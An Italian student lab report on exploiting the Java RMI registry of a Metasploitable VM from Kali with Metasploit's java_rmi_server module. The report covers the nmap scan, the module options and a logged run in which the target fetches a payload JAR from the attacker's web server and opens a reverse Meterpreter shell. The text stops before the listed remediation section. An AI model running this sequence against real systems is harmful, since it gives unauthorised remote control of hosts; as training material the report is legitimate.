

## **Pratica S7-L2**

### **Exploit java RMI**

#### **Traccia:**

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

#### **I requisiti dell'esercizio sono:**

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Scansione della macchina con nmap per evidenziare la vulnerabilità.
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - 1) configurazione di rete.
  - 2) informazioni sulla tabella di routing della macchina vittima.

## **Indice**

<b>Report - Exploit java RMI code execution</b>	<b>3</b>
<b>Introduzione</b>	<b>3</b>
<b>Spiegazione ambiente di lavoro</b>	<b>5</b>
<b>Preparazione ambiente di lavoro</b>	<b>6</b>
<b>Procedura preliminare all'exploit del servizio Java RMI registry</b>	<b>7</b>
<b>Procedura dell'exploit del servizio Java RMI registry tramite Metasploit</b>	<b>8</b>
<b>Conclusioni</b>	<b>14</b>
<b>Remediation action</b>	<b>14</b>

# Report

## Exploit java RMI code execution

Il seguente report dettaglia l'attacco condotto dalla macchina Kali Linux, tramite il framework Metasploit, al servizio Java RMI registry sulla macchina target Metasploitable.

### Introduzione

#### Definizione Java Remote Method Invocation (RMI)

Java RMI è una tecnologia che consente la comunicazione tra processi Java in esecuzione su macchine diverse nella rete.

In particolare, il protocollo Java RMI consente ad un oggetto, in esecuzione in una Java virtual machine, di invocare metodi su un oggetto in esecuzione in un'altra Java virtual machine.

Una delle caratteristiche del protocollo Java RMI è caricare classi in remoto.

**L'RMI, "invocazione del metodo remoto", è un protocollo che permette ad un'applicazione Java in esecuzione su una macchina di invocare i metodi di un oggetto di una applicazione Java in esecuzione su una macchina remota.**

#### Metodi degli Oggetti Remoti

Gli oggetti remoti in Java RMI implementano un'interfaccia remota che dichiara i metodi che possono essere invocati da client remoti.

I metodi **definiscono le operazioni che l'oggetto remoto può eseguire.**

Quindi, la presenza di metodi sugli oggetti remoti consente ai client di richiedere l'esecuzione di determinate azioni o ottenere informazioni specifiche dall'oggetto remoto.

#### Componenti e funzionamento del Java RMI

Java RMI si basa sull'interazione tra **tre entità**:

- Uno o più Server RMI
- Java RMI Registry (localizzato sul server)
- Uno o più Client RMI

**Java RMI registry:** è un componente chiave del processo Java RMI.

Il registro RMI è **un servizio "name service" di registrazione e individuazione di oggetti remoti:**

- **Lato Server**, funge da directory in cui gli oggetti remoti possono essere registrati con un nome univoco.
- **Lato client**, consente l'individuazione di oggetti remoti tramite il nome univoco.

Ogni volta che un **server** crea un oggetto, questo viene registrato nel registry con un nome di associazione univoco.

I **client** possono effettuare una chiamata al registry RMI per ricercare ed invocare (recuperare) un oggetto remoto, utilizzando il suo nome di associazione.

Il **registry RMI** restituisce al client un riferimento remoto all'oggetto, detto "stub".

Nello specifico, lo "**stub**" è un rappresentante locale dell'oggetto remoto e contiene i metodi dell'oggetto che possono essere chiamati dal client.

Quando il client chiama un metodo attraverso lo "stub", la chiamata viene inoltrata al server remoto attraverso la rete.

D'altro canto, sul lato del server, è presente uno "skeleton".

Lo "**skeleton**" è responsabile di ricevere le chiamate dallo stub del client attraverso la rete e di inoltrarle all'oggetto remoto effettivo sul server.

In pratica, lo "skeleton" gestisce la comunicazione tra il client e l'oggetto remoto.

In sintesi, il processo di invocazione dei metodi coinvolge il registry, che restituisce lo stub di un oggetto, il client, che utilizza lo "stub" per chiamare i metodi dell'oggetto remoto, e lo "stub" e lo "skeleton" che gestiscono la comunicazione tra client e server.

**Porta 1099:** è la porta associata comunemente al servizio RMI Registry, il quale è vulnerabile ad attacchi informatici qualora non siano implementate misure di sicurezza a tutela dell'accesso corretto al servizio.

### **Vulnerabilità "Java Remote Code Execution"**

Per capire di che tipo di vulnerabilità si tratta, è necessario chiarire i concetti di serializzazione e de-serializzazione.

L'invocazione degli oggetti remoti tra client e server avviene attraverso:

- **Serializzazione:** è il processo che consente la conversione di oggetti Java in una sequenza di byte, prima della trasmissione attraverso la rete.
- **Deserializzazione:** è il processo inverso che consente la conversione di una sequenza di byte in oggetti Java. In altri termini, consiste nel ricostruire la struttura originale dell'oggetto a partire dallo stream di byte, precedentemente serializzato.

La vulnerabilità "Java Remote Code execution", dovuta ad una configurazione errata di Java RMI, è legata alla mancanza di autenticazione e alla possibilità di eseguire codice in remoto (Remote Code Execution, RCE).

Sfruttando questa vulnerabilità, i potenziali attaccanti possono **eseguire codice arbitrario in remoto** durante i processi di deserializzazione.

Infatti, se la deserializzazione non è sufficientemente sicura e non implementa controlli adeguati, un attaccante potrebbe inviare un oggetto serializzato manipolato contenente codice malevolo, il quale, una volta deserializzato, viene eseguito sul sistema del target.

**Scopo** degli attacchi di esecuzione di codice arbitrario è l'**accesso amministrativo alla macchina target**, con conseguente possibilità di eseguire **azioni indesiderate** sulla stessa.

## Spiegazione ambiente di lavoro

**Kali Linux** è la macchina dalla quale viene lanciato l'attacco tramite il tool Metasploit.

**Metasploitable** è la macchina target, il cui servizio Java registry RMI è oggetto dell'attacco riportato nel presente report.

**Nmap** è un tool open source utilizzato nella fase di scansione ed enumerazione dei Penetration test.

In particolare è progettato, principalmente, per effettuare **port scanning**, cioè per verificare quali porte sono aperte su un target (come Metasploitable) e quali servizi di rete, associati alle porte, sono disponibili. È utilizzato per individuare gli host attivi sulla rete e per il mapping degli host sulla rete.

**Metasploit**, strumento per la conduzione dell'attacco riportato, è un framework open source usato, nell'ambito dei PT, per la creazione e l'esecuzione automatizzata degli exploit su sistemi informatici.

Infatti, fornisce un'ampia gamma di exploit, più di 2000, e quasi 600 payloads nel suo database che possono essere utilizzati per i vari sistemi operativi target (Windows, Linux etc..).

Metasploit offre **moduli** che contengono varie funzionalità, tra le quali codici di Exploit e Payload. Ogni modulo mette a disposizione un vettore di attacco diverso.

- L'**exploit**, nel contesto di un Penetration Testing, è la **fase** nella quale si usa una tecnica o uno strumento, nel nostro caso Metasploit, per sfruttare una vulnerabilità presente sulla macchina target, al fine di ottenere, generalmente, l'accesso non autorizzato ed eseguire azioni non previste sul sistema remoto.  
Da notare che la parola "exploit" si usa anche per riferirsi alla **vera e propria attività svolta per ottenere l'accesso non autorizzato (o più in generale per compiere azioni dannose contro il) al sistema della macchina target**.
- Il **payload** è necessario per utilizzare un exploit nella pratica.  
Il termine, nel contesto di Metasploit e degli exploit di un PT, indica un insieme di istruzioni o codice che viene eseguito da un software dannoso o da un exploit, dopo che questo ha sfruttato con successo una vulnerabilità del sistema.  
I payload sono progettati per eseguire una serie di azioni dannose, come ottenere l'accesso non autorizzato a un sistema, rubare dati sensibili, danneggiare o bloccare il funzionamento di un sistema o altro ancora.

## Preparazione ambiente di lavoro

- Impostazione manuale indirizzi IP della macchina attaccante e della macchina target.


Per prima cosa, si è proceduto dai terminali, tramite comando “**sudo nano /etc/network/interfaces**”, ad usare l’editor di testo “nano”, con privilegio amministrativo (“sudo”), per aprire il file di configurazione di rete (/etc/network/interfaces) delle macchine Kali e Metasploitable.

Infatti, l’editor ha consentito di impostare i seguenti indirizzi IP (address):

- **Kali Linux: 192.168.11.111**
- **Metasploitable: 192.168.11.112**

**N.B** Per salvare le modifica si utilizzano le seguenti combinazioni di tasti: “**ctrl**” e “**x**” e poi “**invio**” per chiudere il file di configurazione.

È necessario, inoltre, **riavviare entrambe le macchine** per rendere effettive le modifiche.



```
GNU nano 7.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```

```
GNU nano 2.0.7 File: /etc/network/interfaces Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1
```

Poi, si procede a controllare con il comando “**ifconfig**” le configurazioni di rete impostate e a **testare la connettività di rete fra le due macchine con il comando “ping”**, seguito dall’indirizzo IP di una delle due macchine, a seconda del terminale dal quale si faccia partire l’utility. Se le due macchine scambiano pacchetti di dati “icmp” (7 packets transmitted), allora comunicano fra loro e le configurazioni sono state impostate correttamente.



```
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::a00:27ff:fe8b:d8bc prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:8b:d8:bc txqueuelen 1000 (Ethernet)
    RX packets 60 bytes 5504 (5.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19 bytes 2634 (2.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)~$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.05 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.338 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.474 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.311 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.551 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=0.307 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=0.373 ms
^C
--- 192.168.11.112 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6107ms
rtt min/avg/max/mdev = 0.307/0.485/1.046/0.243 ms

(kali@kali)~$
```

```
metasploit [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:d4:db:4c
        inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
        inet6 addr: fe80::a00:27ff:fe84:db4c/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:0 (0.0 B) TX bytes:4752 (4.6 KB)
        Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING MTU:16436 Metric:1
        RX packets:113 errors:0 dropped:0 overruns:0 frame:0
        TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:23109 (22.5 KB) TX bytes:23109 (22.5 KB)


msfadmin@metasploitable:~$
```

## Procedura preliminare all'exploit del servizio Java RMI registry

- Individuazione preliminare del servizio vulnerabile Java RMI registry di Metasploitable

Per trovare il servizio Java RMI registry, di cui si vuole successivamente sfruttare la vulnerabilità, da terminale di Kali Linux si lancia il tool Nmap tramite il comando “**nmap -sV 192.168.11.112**”. In questo modo si effettua una **scansione**, simile alla full TCP connect (che completa il three way handshake), **delle porte sul dispositivo Metasploitable** all'indirizzo IP 192.168.11.112 **con individuazione dei servizi, completi di versione (-sV)**, in esecuzione sulle porte.

L'**output** della scansione conferma che la **porta 1099 è aperta e che su di essa è in ascolto il servizio registry di Java RMI**, che sappiamo essere vulnerabile ad attacchi di esecuzione di codice arbitrario durante il processo di invocazione dei metodi tra server e client.



```
kali@kali: ~  
File Actions Edit View Help  
~(kali@kali)-[~]  
└─$ nmap -sV 192.168.11.112  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-19 09:39 CET  
Nmap scan report for 192.168.11.112  
Host is up (0.0011s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE          VERSION  
21/tcp    open  ftp              vsftpd 2.3.4  
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet           Linux telnetd  
25/tcp    open  smtp             Postfix smtpd  
53/tcp    open  domain           ISC BIND 9.4.2  
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind          2 (RPC #100000)  
139/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec             netkit-rsh rexecd  
513/tcp   open  login?             
514/tcp   open  shell            Netkit rshd  
1099/tcp  open  java-rmi         GNU Classpath grmiregistry  
1524/tcp  filtered ingreslock  
2049/tcp  open  nfs              2-4 (RPC #100003)  
2121/tcp  open  ftp              ProFTPD 1.3.1  
3306/tcp  open  mysql            MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc              VNC (protocol 3.3)  
6000/tcp  open  X11              (access denied)  
6667/tcp  open  irc              UnrealIRCd  
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)  
8180/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 67.21 seconds  
  
~(kali@kali)-[~]  
└─$
```

## Procedura dell'exploit del servizio Java RMI registry tramite Metasploit

## 1) Avvio della console “msfconsole” di Metasploit

Con l'individuazione del servizio Java RMI, si può iniziare con il procedimento per sfruttarne la relativa vulnerabilità.

Il tool per l'esecuzione dell'attacco è Metasploit, di cui si deve far partire l'interfaccia a riga di comando attraverso il comando **"msfconsole"**.

Dopo l'avvio, si vede il prompt di Metasploit (**msf6>**) pronto per l'inserimento di comandi.

[illegible]



## 2) Individuazione modulo di exploit con “search” e impostazione dell’exploit individuato

- Con il comando “search”, seguito dalla parola chiave o nome associato ad un modulo, si può cercare un modulo di exploit specifico.  
Nel caso in esame, si utilizza il comando “search java\_rmi” che restituisce una **lista di moduli auxiliary o di exploit** che sono **utilizzabili per sfruttare la vulnerabilità associata al servizio Java RMI**.

Quindi, si individua, quale exploit più adatto, il numero 2:

**exploit/multi/misc/java\_rmi\_server** = Si tratta di un exploit, una tecnica che sfrutta una configurazione insicura di default del servizio Java RMI per l’esecuzione successiva di codice Java in remoto sul sistema bersaglio.

- Con il comando “use”, seguito dal path (dal percorso nel file system) dell’exploit, si imposta il modulo di exploit ritenuto più consono per lo sfruttamento della vulnerabilità.  
Nel caso in esame quindi si è inserito il comando:  
“use exploit/multi/misc/java\_rmi\_server”.

```
msf6 > search java_rmi

Matching Modules
=====


| # | Name                                           | Check | Description                                                 | Disclosure Date | Rank      |
|---|------------------------------------------------|-------|-------------------------------------------------------------|-----------------|-----------|
| 0 | auxiliary/gather/java_rmi_registry             | No    | Java RMI Registry Interfaces Enumeration                    |                 | normal    |
| 1 | exploit/multi/misc/java_rmi_server             | Yes   | Java RMI Server Insecure Default Configuration              | 2011-10-15      | excellent |
| 2 | auxiliary/scanner/misc/java_rmi_server         | No    | Java RMI Server Insecure Endpoint Code Execution Scanner    | 2011-10-15      | normal    |
| 3 | exploit/multi/browser/java_rmi_connection_impl | No    | Java RMIConnectionImpl Deserialization Privilege Escalation | 2010-03-31      | excellent |



Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp

Matching Modules
=====


| # | Name                               | Disclosure Date | Rank      | Check | Description                                                        |
|---|------------------------------------|-----------------|-----------|-------|--------------------------------------------------------------------|
| 0 | exploit/multi/misc/java_rmi_server | 2011-10-15      | excellent | Yes   | Java RMI Server Insecure Default Configuration Java Code Execution |



Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/misc/java_rmi_server

[*] Using exploit/multi/misc/java_rmi_server
```

### 3) Individuazione parametri necessari per utilizzo exploit e inserimento degli stessi

- Con il comando “**show options**”, Metasploit mostra tutte le opzioni di configurazione previste per l’exploit selezionato.

Per il corretto utilizzo dell’exploit, si devono individuare e settare i **parametri** di configurazione identificati nella colonna “**required**” con lo “**yes**”.

Questo significa che devono **necessariamente** essere **configurati affinché l’exploit possa sfruttare con successo la vulnerabilità**.

In questo caso, l’unico parametro required da configurare è **RHOSTS**, ovvero **L’IP della macchina Target che si vuole attaccare, Metasploitable**.

La configurazione si effettua tramite il comando “**set RHOSTS 192.168.11.112**”.

Infatti gli altri parametri “required” dell’exploit sono preimpostati di default, quale:

-**RPORT**: ovvero la porta specifica del target che si vuole exploitare, nel caso di specie la 1099.

- **NB**: per l’exploit selezionato è previsto di default il **payload Java/meterpreter/reverse\_tcp**:

Meterpreter è un payload avanzato di Metasploit, implementato in codice java.

Una volta eseguito sulla macchina target, stabilisce una connessione reverse shell con la macchina attaccante per l’esecuzione di comandi da remoto tramite sessione di Meterpreter.

**Anche i parametri “required” del payload sono preimpostati, ovvero:**

-**LHOST**: l’indirizzo IP della macchina attaccante (kali Linux) a cui il payload Meterpreter reverse shell invierà le risposte

-**LPORT**: la porta (4444) su cui è in ascolto la macchina attaccante.

```
kali@kali: ~  
File Actions Edit View Help  
[*] Using exploit/multi/misc/java_rmi_server  
msf6 exploit(multi/misc/java_rmi_server) > show options  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                           |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                           |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metaspl<br>oit/basics/using-metasploit.html                                                      |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                 |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                          |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                      |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                   |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |

  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112  
RHOSTS => 192.168.11.112
```

#### 4) Esecuzione exploit

A questo punto si può procedere all'esecuzione dell'exploit con il comando "**exploit**". Di seguito gli step specifici di funzionamento dell'exploit:

**1. Avvio del Reverse TCP Handler:**

Metasploit avvia un handler sulla macchina attaccante Kali Linux (192.168.11.111) sulla porta 4444, un componente pronto ad accettare una connessione inversa dalla macchina di destinazione.

**2. Generazione dell'URL per il Payload Java:**

Viene creato un URL univoco, composto dalla coppia IP:porta della macchina attaccante kali Linux, al quale la macchina di destinazione, Metasploitable, potrà accedere per scaricare il payload Java necessario per l'exploit.

**3. Avvio del Server Java RMI sulla Macchina di Destinazione:**

Un server Java RMI, che sarà coinvolto nell'esecuzione dell'attacco, viene avviato su Metasploitable sulla porta 1099, dalla quale si mette in ascolto per chiamate RMI.

**4. Invio dell'Header RMI al Server Java RMI:**

Metasploit invia un header RMI al server Java RMI di Metasploitable, iniziando le operazioni necessarie per l'esecuzione dell'exploit.

L'invio dell'header è fondamentale per la successiva chiamata RMI, perché contenendo informazioni preliminari sulla chiamata remota (esempio: l'oggetto remoto di cui si vuole eseguire l'operazione) prepara e facilita la comunicazione fra macchina attaccante (client) e macchina attaccata (server).

**5. Invio della Richiesta RMI al Server Java RMI:**

Metasploit invia una chiamata RMI al server Java RMI di Metasploitable, innescando le azioni necessarie all'exploit. Sostanzialmente, Metasploit sta simulando una invocazione remota di metodo (RMI) di un oggetto remoto situato sulla macchina di destinazione. Infatti, come si vedrà nei punti successivi, sfruttando la vulnerabilità di serializzazione del protocollo Java RMI, la **chiamata RMI viene manipolata per richiedere ed eseguire il payload malevolo Meterpreter.**

**6. Risposta alla Richiesta del Payload JAR dal Server Java RMI:**

Il server Java RMI risponde positivamente alla richiesta del payload JAR, confermando la sua disponibilità per fornire il payload necessario all'esecuzione sulla macchina target.

**7. Invio della Stage (Payload) alla Macchina target:**

Metasploit invia lo "stage", contenente il payload effettivo, a Metasploitable.

Questo payload è il codice malevolo che sarà eseguito sulla macchina bersaglio per stabilire la connessione inversa e aprire una sessione Meterpreter.

**8. Apertura della Sessione Meterpreter:**

L'exploit ha successo, aprendo una sessione reverse shell di Meterpreter, dove è **Metasploitable a realizzare attivamente la connessione a kali Linux (192.168.11.111) sulla porta 4444.**

Tramite la sessione inversa di Meterpreter è possibile **eseguire comandi sulla macchina di destinazione in modo remoto** direttamente da Kali Linux.

L'apertura con successo della sessione di Meterpreter è ravvisabile nella presenza del prompt "**meterpreter >**".

```
kali@kali: ~  
File Actions Edit View Help  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/cQaTZG48g4bh  
[*] 192.168.11.112:1099 - Server started.  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Sending RMI Call ...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (58829 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47930)  
at 2024-01-19 09:54:57 +0100  
meterpreter > ifconfig
```

## 5) Dimostrazione efficacia exploit tramite reverse shell Meterpreter

Quindi, il payload Meterpreter sembra aver fornito, all'operatore della macchina attaccante, **accesso remoto non autorizzato alla macchina target**.

- Per verificare se ciò sia vero, si esegue un test lanciando il comando “**ifconfig**” dal terminale della sessione di Meterpreter.

Come si può vedere nel grafico successivo, l'output del comando è la **configurazione di rete di Metasploitable**, dove troviamo informazioni quali Indirizzo IPv4 della macchina target.

```
meterpreter > ifconfig  
  
Interface 1  
-----  
Name       : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
  
Interface 2  
-----  
Name       : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fed4:db4c  
IPv6 Netmask : ::
```

- Altro test è quello con il comando “**route**” che mostra la **tabella di routing** di Metasploitable.

La tabella di routing, collocata all’interno di dispositivi di rete, quali host e router, è una struttura dati fondamentale nei sistemi di networking per la gestione efficiente del flusso di dati attraverso una rete.

Infatti, questa componente contiene informazioni fondamentali per **determinare il percorso ottimale di instradamento dei pacchetti**.

Quando un pacchetto viene inviato, il sistema operativo consulta la tabella di routing per trovare una corrispondenza dell’indirizzo di destinazione. Se una corrispondenza esatta è presente, il sistema utilizza le informazioni associate per instradare il pacchetto.

In caso contrario, può fare riferimento al gateway predefinito.

Le **informazioni** contenute nella tabella di routing sono:

- **Subnet**: Specifica l’indirizzo IP della sottorete a cui appartiene l’host di destinazione, a cui ogni altra voce della tabella è associato.
- **Net mask**: fondamentale per determinare la corretta corrispondenza tra rete e IP in quanto indicativo del fatto che un indirizzo IP di destinazione appartiene effettivamente alla sottorete indicata.  
In particolare, è utile per capire se un pacchetto deve essere inviato ad un host che si trova sulla stessa sottorete oppure se deve raggiungere una sottorete diversa.
- **Gateway**: fornisce un percorso precostituito per l’instradamento nei pacchetti, quando non si trova corrispondenza dell’indirizzo di destinazione.
